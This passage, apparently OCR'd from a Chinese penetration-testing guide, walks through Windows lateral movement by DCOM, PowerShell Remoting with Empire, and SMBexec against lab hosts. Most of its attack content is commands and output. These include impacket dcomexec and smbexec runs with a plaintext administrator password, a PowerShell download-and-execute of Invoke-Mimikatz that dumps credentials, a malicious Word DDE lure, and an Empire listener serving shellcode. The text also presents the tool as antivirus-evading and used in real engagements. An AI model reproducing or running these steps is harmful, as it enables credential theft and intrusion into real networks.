651 11.567090 10.100.18.22 10.100.18.21 SMB2 178 Ioctl Request FSCTL_QUERY_NETWORK_I
652 11.567322 10.100.18.21 10.100.18.22 SMB2 778 Ioctl Response FSCTL_QUERY_NETWORK_
653 11.582620 10.100.18.21 10.100.18.22 TCP 54 49866 → 445 [ACK] Seq=125 Ack=726 W
1054 20.141021 10.100.18.22 10.100.18.21 TLSv1.2 235 Client Hello
1055 20.145256 10.100.18.21 10.100.18.22 TLSv1.2 1225 Server Hello, Certificate, Server K
1058 20.152114 10.100.18.22 10.100.18.21 TLSv1.2 236 Client Key Exchange, Change Cipher
1059 20.154083 10.100.18.21 10.100.18.22 TLSv1.2 161 Change Cipher Spec, Encrypted Hands
1060 20.162218 10.100.18.22 10.100.18.21 TLSv1.2 187 Application Data
1061 20.162603 10.100.18.22 10.100.18.21 TLSv1.2 395 Application Data
Frame 1054: 235 bytes on wire (1880 bits), 235 bytes captured (1880 bits) on interface 0
Ethernet II, Src: Vmware_8a:47:4f (00:50:56:8a:47:4f), Dst: Vmware_8a:75:7d (00:50:56:8a:75:7d)
Internet Protocol Version 4, Src: 10.100.18.22, Dst: 10.100.18.21
Transmission Control Protocol, Src Port: 49965, Dst Port: 3389, Seq: 20, Ack: 20, Len: 181
Transport Layer Security


27.DCOM 利用

环境： 攻击机：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2012 R2 （10.100.18.21）

需要 445 端口放开,最好目标系统的防火墙也事先已处于关闭状态,不然可能会有些问题,工具本身是免杀的,自己实战中一般专门用来横向一些 windows 2012r2,别的系统系统可能会不好使,尤其根本特性所致




C:\Users\Administrator\Desktop\tools\impacket-master\examples>Python dcomexec.py administrator:3edc7UJM@10.100.18.21 "net user"



dcomexec.py

administrator:3edc7UJM@10.100.18.21 "PowerShell IEX (New-Object Net.WebClient).
DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/master/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -Dump

```
C:\Users\Administrator\Desktop\tools\impacket-master\examples>python dcomexec.py
 administrator:3edc?UJM@10.100.18.21 "PowerShell IEX (New-Object Net.WebClient).
DownloadString('https://raw.githubusercontent.com/mattifestation/PowerSploit/mas
ter/Exfiltration/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] SMBv3.0 dialect used

  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 52720 (00000000:0000cdf0)
Session           : Interactive from 1
User Name         : DWM-1
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2019/3/21 17:33:14
SID               : S-1-5-90-1
        msv :
        tspkg :
        wdigest :
         * Username : WIN-R30353VEF3M$
         * Domain   : WORKGROUP
         * Password : (null)
        kerberos :
        ssp :   KO
        credman :

Authentication Id : 0 ; 15520146 (00000000:00ecd192)
Session           : Interactive from 3
User Name         : DWM-3
Domain            : Window Manager
Logon Server      : (null)
Logon Time        : 2019/3/22 11:42:05
SID               : S-1-5-90-3
        msv :
```



28.Powershell

环境： 攻击机：Kali（10.100.18.20） 跳板机：Windows 2012 R2 （10.100.18.21） 被攻击机：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2008 R2 （10.100.18.23）

攻击手法： Powershell Remoting 是 Powershell 的远程管理功能，开启 Windows 远程管理服务 WinRM 系统后会监听 5985 端口，该服务默认会在

Windows Server 2012 中是启动的，在 Windows Server 2003/2008/2008 R2 中需要手动启动。 目标主机开启 Powershell Remoting Cmd 执行 开启 Powershell Remoting

PowerShell –exec –bypass
Enable–PSRemoting –Force

设置 WinRM 服务自启动 Set–service winrm –startmode automatic 验证状态


Get–WmiObject –Class win32_service | Where–Object {$_.name –like "WinRM"}

将所有远程主机设置为受信任 Set–Item WSMan:\localhost\Client\TrustedHosts –Force –Value * 重启服务 Restart–service WinRM 测试远程主机是否开启远程管理功能 Test–WsMan 10.100.18.21 查看受信任主机 Get–Item WSMan:\localhost\Client\TrustedHosts

关闭 UAC

首先通过 Word 文档 DDE 攻击控制（Word 文档 DDE 攻击请参考《命令执行–动态数据交换》）Windows 2012 R2 （10.100.18.21），然后使用 Powershell Remoting 远程命令执行进行横向渗透拿下 Windows 2012 R2 （10.100.18.22）和 Windows 2008 R2 （10.100.18.23）

打开 cmd 进入 powershell，powershell –exec bypass




启动 Empire 请自行下载安装 Empire



root@kali:~/tools/Empire# ./empire
[*] Loading stagers from: /root/tools/Empire//lib/stagers/
[*] Loading modules from: /root/tools/Empire//lib/modules/
[*] Loading listeners from: /root/tools/Empire//lib/listeners/
[*] Starting listener 'sangfor'
 * Serving Flask app "http" (lazy loading)
 * Environment: production
   WARNING: Do not use the development server in a production environment.
   Use a production WSGI server instead.
 * Debug mode: off
[+] Listener successfully started!
[*] Empire starting up...
Welcome to the Empire

搭建微型 web 服务器提供 shellcode 的远程加载


成功诱导用户执行了带有恶意代码的 Word 文档




成功获取 shell 注：本地案例中，在一个 word 文档插入了两个域代码，导致 powershell 代码被执行了两次所以获取了两个代理




假设目标主机启用了 PowerShell Remoting，或者拥有启用它的权限的凭据，则可以使用 usemodule lateral*movement/invoke*psremoting 模块进行横向渗透，如下： 横向渗透 Windows 2012 R2 （10.100.18.22） set ComputerName 10.100.18.22 set Listener sangfor execute



执行系统命令



流量分析：




29.SMBexec

环境： 攻击机：Windows 2012 R2 （10.100.18.22） 被攻击机：Windows 2012 R2 （10.100.18.21）

攻击手法： python smbexec.py administrator:3edc7UJM@10.100.18.21

```
C:\Users\Administrator\Desktop\tools\impacket-master\examples>python smbexec.py
administrator:3edc7UJM@10.100.18.21
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>ipconfig

Windows IP 配置


以太网适配器 Ethernet1:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::8d28:5586:fa67:b94d%24
   自动配置 IPv4 地址  . . . . . . . : 169.254.185.77
   子网掩码  . . . . . . . . . . . . : 255.255.0.0
   默认网关. . . . . . . . . . . . . :

以太网适配器 Ethernet0:

   连接特定的 DNS 后缀 . . . . . . . :
   本地链接 IPv6 地址. . . . . . . . : fe80::34b6:67ec:358f:75ae%12
   IPv4 地址 . . . . . . . . . . . . : 10.100.18.21
   子网掩码  . . . . . . . . . . . . : 255.255.252.0
   默认网关. . . . . . . . . . . . . : 10.100.19.254
```


流量分析：




